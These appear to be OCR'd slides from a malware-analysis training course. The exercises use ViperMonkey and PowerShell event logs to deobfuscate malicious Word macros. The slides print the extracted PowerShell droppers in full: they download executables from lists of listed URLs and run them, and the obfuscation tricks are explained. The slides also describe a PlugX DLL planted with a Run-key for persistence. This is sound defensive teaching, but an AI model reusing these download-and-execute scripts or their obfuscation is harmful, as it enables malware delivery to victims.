
# Scenario 1 Labs:
## Analyzing Suspicious Word document (11)

- In conclusion:
  - The Word document "new_engine.doc" contains malicious VBA macros and an encoded cab package.
  - When a victim user opens the document with macro-enabled MS Word and closes the window, the macro would be executed. It seems to use ordinal scripting capability without exploiting vulnerabilities.
  - The macro extracts a bat file and a dll file from the document itself, and executes the bat file.
  - The bat file copies the dll file to "C:\ProgramData\SvS.DLL". Its SHA1 hash is "A93BDAD07871D0B25E02EBEEF5C99E315A89473E". It is the same value as malware PlugX we found before.
  - The bat file also adds key "IME" under "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run". The key is set to execute the command line "RUNDLL32.EXE C:\ProgramData\SvS.DLL,GnrkQr".
- To sum up, the MS Word document file could have caused the infection for client-win10-2.

# Scenario 1 Labs:

## Analyzing Suspicious Word document (12)

- By performing this lab, we confirmed the relation between these two evidences.



# Preparation for Exercises

- Extract the following zip file to Desktop on your Analysis VM.
  - E:\Artifacts\other_malware\maldocs.zip

- The passphrase for the zip file is "infected".

# Practice Exercise 1:

Analyze Suspicious Word File with ViperMonkey

# Practice Exercise 1:
## Analyze Suspicious Word File with ViperMonkey (1)

- Conditions:
  - It is NOT related to the scenario 1.
  - You found a suspicious Word document. It is saved as the following.
    - Desktop\maldocs\macro_powershell_A.doc

- Goal:
  - To extract malicious content from the document.

# Practice Exercise 1:

## Analyze Suspicious Word File with ViperMonkey (2)

- Since executing the document takes several minutes, we prepared the output of the execution. You can confirm them in the same folder as the document file.
  - macro_powershell_A_vmonkey_log.txt
    - An execution log file of ViperMonkey. We made this file by redirecting the output of ViperMonkey execution.
  - macro_powershell_A_extracted.txt
    - An extracted script. We picked up this script from the above log file.

- Although you can execute the document contents with the following command, please do not execute it now.

```
pypy2.7\pypy.exe vipermonkey\vmonkey.py maldocs\macro_powershell_A.doc
```

# Practice Exercise 1:

## Analyze Suspicious Word File with ViperMonkey (3)

- The following is the end of the ViperMonkey log. You would see that the autoopen object running suspicious arguments.

macro_powershell_A_vmonkey_log.txt

```
1770  Recorded Actions:
1771  +-------------------+---------------------------+---------------------------+
1772  | Action            | Parameters                | Description               |
1773  +-------------------+---------------------------+---------------------------+
1774  | Found Entry Point | autoopen                  |                           |
1775  | GetObject         | ['new:72C24DD5-D70A-438B- | Interesting Function Call |
1776  |                   | 8A42-98424B88AFB8']       |                           |
1777  | Run               | ["c:\\d546\\w6957\\h4501\ | Interesting Function Call |
1778  |                   | \..\\..\\..\\windows\\sys |                           |
1779  |                   | tem32\\cmd.exe /c pow%PUB |                           |
1780  |                   | LIC:~5,1%r%SESSIONNAME:~- |                           |
1781  |                   | 4,1%h%TEMP:~-3,1%ll       |                           |
1782  |                   | $p2709='15999';$18279     |                           |
1783  |                   | =new-object Net.WebClient |                           |
1784  |                   | ;$o3723='http://kids-     |                           |
1785  |                   | education-support.com/aLE |                           |
```

# Practice Exercise 1:

## Analyze Suspicious Word File with ViperMonkey (4)

- The following code was extracted.

```
c:\\d546\\w6957\\h4501\\..\\..\\..\\windows\\system32\\cmd.exe /c
pow%PUBLIC:~5,1%r%SESSIONNAME:~-4,1%h%TEMP:~-3,1%ll $p2709='l5999';$l8279=new-
object Net.WebClient;$o3723='http://kids-education-
support.com/aLEzfTe@http://lakewoods.net/mVMGKkcLY@http://ulco.tv/IxBx0er@http:/
/mireikee.beget.tech/tvYT071w@http://www.reparaties-
ipad.nl/pJjcudU8Kn'.Split('@');$m2998='p9226';$l7806 =
'477';$d6060='b35';$j4023=$env:temp+'\\'+$l7806+'.exe';foreach($w9022 in
$o3723){try{$l8279.DownloadFile($w9022, $j4023);$n2899='l895';If ((Get-Item
$j4023).length -ge 40000) {Invoke-Item
$j4023;$j5004='k8370';break;}}catch{}}$l4995='j8467';
```

This code is saved as the file "macro_powershell_A_extracted.txt"

# Practice Exercise 1:

## Analyze Suspicious Word File with ViperMonkey (5)

- These parts are obfuscated with command prompt capabilities.

```
c:\\d546\\w6957\\h4501\\..\\..\\..\\windows\\system32\\cmd.exe /c
```

'\\d546\\w6957\\h4501\\..\\..\\..' means nothing.

```
C:\\windows\\system32\\cmd.exe /c
```

```
pow%PUBLIC:~5,1%r%SESSIONNAME:~-4,1%h%TEMP:~-3,1%ll
```

- %PUBLIC% = "C:\Users\Public", then %PUBLIC:=5,1% = "e"
- %SESSIONNAME% = "Console", then %SESSIONNAME:~-4,1% = "s"
- %TMP% = 'v C:\Users\taro\AppData\Local\Temp', then %TEMP:~-3,1% = "e"

```
powershell
```

# Practice Exercise 1:

## Analyze Suspicious Word File with ViperMonkey (6)

```
$l8279=new-object Net.WebClient;
$o3723='http://kids-education-
support.com/aLEzfTe@http://lakewoods.net/mVMGKkcLY@http://ulco.tv/IxBx0er@http:/
/mireikee.beget.tech/tvYT071w@http://www.reparaties-
ipad.nl/pJjcudU8Kn'.Split('@');
$l7806 = '477';
$j4023=$env:temp+'\\'+$l7806+'.exe';
foreach($w9022 in $o3723){
      try{
            $l8279.DownloadFile($w9022, $j4023);
            If ((Get-Item $j4023).length -ge 40000) {
                  Invoke-Item $j4023;
                  break;
            }
      }catch{}
}
```

You can make the PowerShell script easier to view by deleting some lines that are definitions of unused variables and adding some indents and line breaks.

This code is saved as the file "macro_powershell_A_decoded.txt"

# Practice Exercise 1:
## Analyze Suspicious Word File with ViperMonkey (7)

- Conclusion
  - The payload of the suspicious Word document is PowerShell script.
  - The PowerShell script contains five URLs.
    - In real cases, these kinds of URLs are very important. You can use these URLs as network IoC to find other infection hosts in your network.
  - It tries to download a file from each URL and launch it.

# Practice Exercise 2:

Analyze Suspicious Word File with ViperMonkey and so on.

# Practice Exercise 2:
## Analyze Suspicious Word File with ViperMonkey and so on (1)

- Conditions:
  - It is NOT related to the scenario 1.
  - You found another suspicious Word document. It is saved as the following.
    - Desktop\maldocs\macro_powershell_B.doc

- Goal:
  - To extract a malicious content from the document.

# Practice Exercise 2:

## Analyze Suspicious Word File with ViperMonkey and so on (2)

- Since executing the document takes several minutes, we prepared the output of the execution. You can confirm them in the same folder as the document file.
  - macro_powershell_B_vmonkey_log.txt
    - An execution log file of ViperMonkey. We made this file by redirecting the output of ViperMonkey execution.
  - macro_powershell_B_extracted.txt
    - An extracted script. We picked up this script from the above log file.

- Although you can also execute the document contents with the following command, please do not execute it now.

```
pypy2.7\pypy.exe vipermonkey\vmonkey.py maldocs\macro_powershell_B.doc
```

# Practice Exercise 2:

## Analyze Suspicious Word File with ViperMonkey and so on (2)

- The following is the end of the ViperMonkey log. You would see that the autoopen object running suspicious arguments.

macro_powershell_B_vmonkey_log.txt.txt

```
1220  Recorded Actions:
1221  +--------------------+-----------------------------+----------------+
1222  | Action             | Parameters                  | Description    |
1223  +--------------------+-----------------------------+----------------+
1224  | Found Entry Point  | autoopen                    |                |
1225  | Execute Command    | PowersHeLL -e aQBOAFYATwB   | Shell function |
1226  |                    | rAGUALQBlAHgAcABSAGUAcwBz   |                |
1227  |                    | AGkATwBOACAAKABuAGUAdwAtA   |                |
1228  |                    | E8AQgBKAGUAYwBUACAAIABJAG   |                |
1229  |                    | 8ALgBjAE8ATQBwAHIAZQBzAFM   |                |
1230  |                    | ASQBPAG4ALgBEAGUAZgBMAEEA   |                |
1231  |                    | VABlAHMAVAByAEUAYQBNACgAW   |                |
1232  |                    | wBzAHkAUwB0AGUAbQAuAEkATw   |                |
1233  |                    | AuAE0AZQBtAG8AcgB5AFMAVAB   |                |
```

# Practice Exercise 2:

## Analyze Suspicious Word File with ViperMonkey and so on (3)

- The following code was extracted.
- PowerShell can execute a base64 encoded script with '-e' option.

```
PowersHeLL -e
aQBOAFYATwBrAGUALQBlAHgAcABSAGUAcwBzAGkATwBOACAAKABuAGUAdwAtAE8AQgBKAGUAYwBUACAA
IABJAG8ALgBjAE8ATQBwAHIAZQBzAFMASQBPAG4ALgBEAGUAZgBMAEEAVABlAHMAVAByAEUAYQBNACgA
WwBzAHkAUwB0AGUAbQAuAEkATwAuAE0AZQBtAG8AcgB5AFMAVAByAGUAYQBNAF0AIABbAHMAWQBzAHQA
RQBNAC4AQwBvAE4AVgBFAHIAVABdADoAOgBGAHIAbwBNAEIAYQBzAEUANgA0AFMAdABSAEkAbgBnACgA
IAAnAFYAWgBEAGIAVABzAEoAQQBFAEkAWgBmAFoAUwArAGEAdABFAFMANgBCAFUAUwBpAE4AaQBZAGUA
awBBAEMAQwBwADUAcQBvAHgATQBSAHMAMgA1AEUAdQBsAEoAMQBtAE8ANgBVAGMAdwByAHUANwBLAEMA
YgAyAFoAcABQAFoALwA1AHUAWgB6AEcAZABkAEQAWgA3AGYAMwAvAHIAcwBnAGkAawBvAFgAUQB4AG4A
RQBCAEgAVABRAHMAVwA0ADgASwAzAEYAZABhACsAMwBxAFUAYgBCAE8AaQBkAFkAOABIAHMAZwAvAGcA
cgBoAFQAUwBwAEIAawBXADkAdABSAHAATQBOADUAWQBhADAARQA2AEwAcwAzAFAAUABLAHMAdQBTAHQA
UgB2AE4ARQBrAEUAdQBKAEwAdAB4AEUAeg
OAB3AHgASgB6AGsAZgBCADkAegBqAFYANQBuAGoAbwBPAFcAegBDAHEARQBpAEKAVQBTAEoAWQBRADUA
SQBGAGQAQQBYAGsAUABPAGIAcABZAEYAbwBvADAARgB4AEkAagA2AEoAdwA1AEUAZAA5AGcAZgBWAEUA
```

This code is saved as the file "macro_powershell_B_extracted.txt"

# Practice Exercise 2:

## Analyze Suspicious Word File with ViperMonkey and so on (4)

- Then, you could decode the argument as base64 encoded data. But it still looks obfuscated by base64 encoding and compression.

```
iNVOke-expRessiON (new-OBJecT
Io.cOMpresSIOn.DefLATesTrEaM([syStem.IO.MemorySTreaM]
[sYstEM.CoNVErT]::FroMBasE64StRIng( 'VZDbTsJAEIZfZS+atES6BUSiNiYekACCp5qoxMRs25E
ulJ1mO6Ucwru7KCb2ZpPZ/5uZzGddDZ7f3/rsgikoXQxnEBHTQsW48K3Fda+3qUbBOidY8Hsg/grhTSp
BkW9tRpMN5Ya0E6Ls3PPKsuStRvNEkEuJLtxEzoFHuPDGy+VMTybe5T8wxJzkfB9zjV5njoOWzCqEiIU
SJYQ5IFdAXkPObpYVoo0FxYj6Jw5Ud9gfVUfEkMlUkER1fMp14XWv2hvP5kGWSnLsS7vmWzK5ey/NEda
vEzNqRU6zzpqnjc5ZywCTcNZ/KPYEqOW58ZCxI2Z/2OY9NJuSwwps/ws1iChxrKF8wSfNpGIHS7Ut6fX
21y3vYqlSFHFPpvDH8hcMSEs1dWp1dthZ8wMSmtxHjRHk+d+3H5otc38XCYqSbaklgZsYm8z65LerCLL
9vXxsOsQU/N3uGw==' ),[SYsTEm.Io.CoMPRESsioN.CoMPrESsiONModE]::DEcOmpReSS )|
foreacH{ new-OBJecT  iO.strEAMReAdEr( $_ ,
[SYStem.TeXT.eNcoDInG]::ASCii )} ).rEadToeND()
```

This code is saved as the file "macro_powershell_B_decoded1.txt"

# Practice Exercise 2:

## Analyze Suspicious Word File with ViperMonkey and so on (5)

- It seems to execute the script with Invoke-Expression command after decoding it.
- Thus, we can get decoded script by replacing 'Invoke-Expression' command with 'Write-Output' command and executing it on PowerShell console.

```
iNVOke-expRessiON Write-Output(new-OBJecT
Io.cOMpresSIOn.DefLATesTrEaM([sySTem.IO.MemorySTreaM]
[sYstEM.CoNVErT]::FroMBasE64StRIng( 'VZDbTsJAEIZfZS+atES6BUSiNiYekACCp5qoxMRs25E
ulJ1mO6Ucwru7KCb2ZpPZ/5uZzGddDZ7f3/rsgikoXQxnEBHTQsW48K3Fda+3qUbBOidY8Hsg/grhTSp
BkW9tRpMN5Ya0E6Ls3PPKsuStRvNEkEuJLtxEzoFHuPDGy+VMTybe5T8wxJzkfB9zjV5njoOWzCqEiIU
SJYQ5IFdAXkPObpYVoo0FxYj6Jw5Ud9gfVUfEkMlUkER1fMp14XWv2hvP5kGWSnLsS7vmWzK5ey/NEda
vEzNqRU6zzpqnjc5ZywCTcNZ/KPYEqOW58ZCxI2Z/2OY9NJuSwwps/ws1iChxrKF8wSfNpGIHS7Ut6fX
21y3vYqlSFHFPpvDH8hcMSEs1dWp1dthZ8wMSmtxHjRHk+d+3H5otc38XCYqSbaklgZsYm8z65LerCLL
9vXxsOsQU/N3uGw=='),[SYsTEm.Io.CoMPRESsioN.CoMPrESsiONModE]::DEcOmpReSS)|
foreacH{ new-OBJecT  iO.strEAMReAdEr( $_ ,
[SYStem.TeXT.eNcoDInG]::ASCii )} ).rEadToeND()
```

# Practice Exercise 2:

## Analyze Suspicious Word File with ViperMonkey and so on (6)

- This is the decoded script.
- It is similar to the previous one.

```
$AIRYXH = new-object random;$mBFFz = new-object System.Net.WebClient;$zLZzts =
'http://www.2015at-thru-
hike.com/MvvjrZZ/@http://www.bostik.com.ro/6koI2ip/@http://www.adanawebseo.net/0
ijCv/@http://www.4outdoor.net/SnDJHLp/@http://www.depilation38.ru/DA4z/'.Split('
@');$ihKYw = $AIRYXH.next(1, 180692);$ZbjHOu = $env:temp + '\' + $ihKYw +
'.exe';foreach($JiToQr in $zLZzts){try{$mBFFz.DownloadFile($JiToQr.ToString(),
$ZbjHOu);Start-Process $ZbjHOu;break;}catch{write-host $_.Exception.Message;}}
```

# Practice Exercise 2:

## Analyze Suspicious Word File with ViperMonkey and so on (7)

```
$AIRYXH = new-object random;
$mBFFz = new-object System.Net.WebClient;
$zLZzts = 'http://www.2015at-thru-
hike.com/MvvjrZZ/@http://www.bostik.com.ro/6koI2ip/@http://www.adanawebseo.net/0
ijCv/@http://www.4outdoor.net/SnDJHLp/@http://www.depilation38.ru/DA4z/'.Split('
@');
$ihKYw = $AIRYXH.next(1, 180692);
$ZbjHOu = $env:temp + '\' + $ihKYw + '.exe';
foreach($JiToQr in $zLZzts){
        try{
                $mBFFz.DownloadFile($JiToQr.ToString(), $ZbjHOu);
                Start-Process $ZbjHOu;
                break;
        }catch{
                write-host $_.Exception.Message;
        }
}
```

You can also make the PowerShell script easier to view by adding some indents and line breaks.

This code is saved as the file "macro_powershell_B_decoded2.txt"

# Practice Exercise 2:
## Analyze Suspicious Word File with ViperMonkey and so on (8)

- Conclusion
  - The payload of the suspicious Word document is an obfuscated PowerShell script.
  - The PowerShell script contains five URLs.
    - In real cases, these kinds of URLs are very important. You can use these URLs as network IoC to find other infection hosts in your network.
  - It tries to download a file from each URL and launch it.

# Practice Exercise 3:

Decode PowerShell Script with Event Logs

# Practice Exercise 3:
## Decode PowerShell Script with Event Logs (1)

- Conditions:
  - It is NOT related to the scenario 1.
  - You found a suspicious Word document. It is saved as the following.
    - Desktop\maldocs\macro_powershell_B.doc
  - This is the same file that we checked in the previous exercise.
  - It is sometimes a little difficult to de-obfuscate scripts manually.

- Goal:
  - To de-obfuscate PowerShell script without manual operation.

# Practice Exercise 3:

## Decode PowerShell Script with Event Logs (2)

- As we did in the previous exercise, you can easily get the following PowerShell code with ViperMonkey.

```
PowersHeLL -e
aQBOAFYATwBrAGUALQBlAHgAcABSAGUAcwBzAGkATwBOACAAKABuAGUAdwAtAE8AQgBKAGUAYwBUACAA
IABJAG8ALgBjAE8ATQBwAHIAZQBzAFMASQBPAG4ALgBEAGUAZgBMAEEAVABlAHMAVAByAEUAYQBNACgA
WwBzAHkAUwB0AGUAbQAuAEkATwAuAE0AZQBtAG8AcgB5AFMAVAByAGUAYQBNAF0AIABbAHMAWQBzAHQA
RQBNAC4AQwBvAE4AVgBFAHIAVABdADoAOgBGAHIAbwBNAEIAYQBzAEUANgA0AFMAdABSAEkAbgBnACgA
IAAnAFYAWgBEAGIAVABzAEoAQQBFAEkAWgBmAFoAUwArAGEAdABFAFMANgBCAFUAUwBpAE4AaQBZAGUA
awBBAEMAQwBwADUAcQBvAHgATQBSAHMAMgA1AEUAdQBsAEoAMQBtAE8ANgBVAGMAdwByAHUANwBLAEMA
YgAyAFoAcABQAFoALwA1AHUAWgB6AEcAZABkAEQAWgA3AGYAMwAvAHIAcwBnAGkAawBvAFgAUQB4AG4A
RQBCAEgAVABRAHMAVwA0ADgASwAzAEYAZABhACsAMwBxAFUAYgBCAE8AaQBkAFkAOABIAHMAZwAvAGcA
cgBoAFQAUwBwAEIAawBXADkAdABSAHAATQBOADUAWQBhADAARQA2AEwAcwAzAFAAUABLAHMAdQBTAHQA
UgB2AE4ARQBrAEUAdQBKAEwAdAB4AEUAegBvAEYASAB1AFAARABHAHkAKwBWAE0AVAB5AGIAZQA1AFQA
OAB3AHgASgB6AGsAZgBCADkAegBqA
SQBGAGQAQQBYAGsAUABPAGIAcABZA
```

You can confirm this code in the file "macro_powershell_B_extracted.txt"

# Practice Exercise 3:

## Decode PowerShell Script with Event Logs (3)

- Let's execute the code from the command prompt.

```
C:\>PowersHeLL -e aQBOAFYATwBrAGUALQBlAHgAcABSAGUAcwBzAGkATwBOACAAKABuAGUAdwAtAE8AQgBKAGUAYwBUACAAIABJAG8
IAZQBzAFMASQBPAG4ALgBEAGUAZgBMAEEAVABlAHMAVAByAEUAYQBNACgAWwBzAHkAUwB0AGUAbQAuAEkATwAuAE0AZQBtAG8AcgB5AFM
0AIABbAHMAWQBzAHQARQBNAC4AQwBvAE4AVgBFAHIAVAB
oAQQBFAEkAWgBmAFoAUwArAGEAdABFAFMANgBCAFUAUwB
MAdwByAHUANwBLAEMAYgAyAFoAcABQAFoALwA1AHUAWgB
gASwAzAEYAZABhACsAMwBxAFUAYgBCAE8AaQBkAFkAOAB
AAUABLAHMAdQBTAHQAUgB2AE4ARQBrAEUAdQBKAEwAdAB
kAegBqAFYANQBuAGoAbwBPAFcAegBDAHEARQBpAEkAVQB
UAZAA5AGcAZgBWAFUAZgBFAGsATQBsAFUAawBFAFIAMQB
UAeQAvAE4ARQBkAGEAdgBFAHoATgBxAFIAVQA2AHoAegB
IAWgAvADIATwBZADkATgBKAHUAUwB3AHcAcABzAC8AdwB
MAdgBZAHEAbABTAEYASABGAFAAcAB2AEQASAA4AGgAYwB
MASAA1AG8AdABjADMAOABYAEMAWQBxAFMAYgBhAGsAbAB
cAdwA9AD0AJwApACwAWwBTAFkAcwBUAEUAbQAuAEkAbwAuAEMAbwBNAFAAUgBFAFMAcwBpAG8ATgAuAEMAbwBNAFAAcgBFAFMAcwBpAE8
0AOgA6AEQARQBjAE8AbQBwAFIAZQBTAFMAKQB8ACAAZgBvAHIAZQBhAGMASAB7ACAAbgBlAHcALQBPAEIASgBlAGMAVAAgACAAaQBPAC4
0AUgBlAEEAZABFAHIAKAAgACQAXwAgACwAIABbAFMAWQBTAHQAZQBtAC4AVABlAFgAVAAuAGUATgBjAG8ARABJAG4ARwBdADoAOgBBAFM
0AIAApAC4AcgBFAGEAZABUAG8AZQBOAEQAKAApACAA
Exception calling "DownloadFile" with "2" argument(s): "The remote name could not be resolved: 'www.2015a
'"
Exception calling "DownloadFile" with "2" argument(s): "The remote name could not be resolved: 'www.bosti
```

Note that: In this case, we can execute the code on analysis machine, because we already know that the script does not do anything without an Internet connection.
In real cases, you should do that on restricted environment such as on sandbox.

# Practice Exercise 3:

## Decode PowerShell Script with Event Logs (4)

- After that, you can confirm the PowerShell code with Event Viewer.
- You can find the Event in the following location on Event Viewer.
  - Applications and Services Logs - Microsoft - Windows - PowerShell - Operational
  - The Event ID is 4104. It is the feature of PowerShell 5.0 and newer called ScriptBlock Logging.
- However, it is not de-obfuscated completely.

| Level | Date and Time | Source | Event ID | Task Category |
|---|---|---|---|---|
| Warning | 6/14/2019 11:09:14 AM | PowerShell (Microsoft-Windows-PowerShell) | 4104 | Execute a Remote Command |

Event 4104, PowerShell (Microsoft-Windows-PowerShell)


General Details

```
Creating Scriptblock text (1 of 1):
iNVOke-expRessiON (new-OBJecT  Io.cOMpresSIOn.DefLATesTrEaM([sySTem.IO.MemorySTreaM]
[sYstEM.CoNVErT]::FroMBasE64StRIng(
'VZDbTsJAEIZfZS+atES6BUSiNiYekACCp5qoxMRs25EuIJ1mO6Ucwru7KCb2ZpPZ/5uZzGddDZ7f3/rsgikoXQxnEBHTQsW48K3Fda+
3qUbBOidY8Hsg/grhTSpBkW9tRpMN5Ya0E6Ls3PPKsuStRvNEkEuJLtxEzoFHuPDGy+VMTybe5T8wxJzkfB9zjV5njoOWzCqEiIUSJYQ5IFdAX
kPObpYVoo0FxYj6Jw5Ud9gfVUfEkMIUkER1fMp14XWv2hvP5kGWSnLsS7vmWzK5ey/NEdavEzNqRU6zzpqnjc5ZywCTcNZ/KPYEqOW58ZC
```

# Practice Exercise 3:

## Decode PowerShell Script with Event Logs (5)

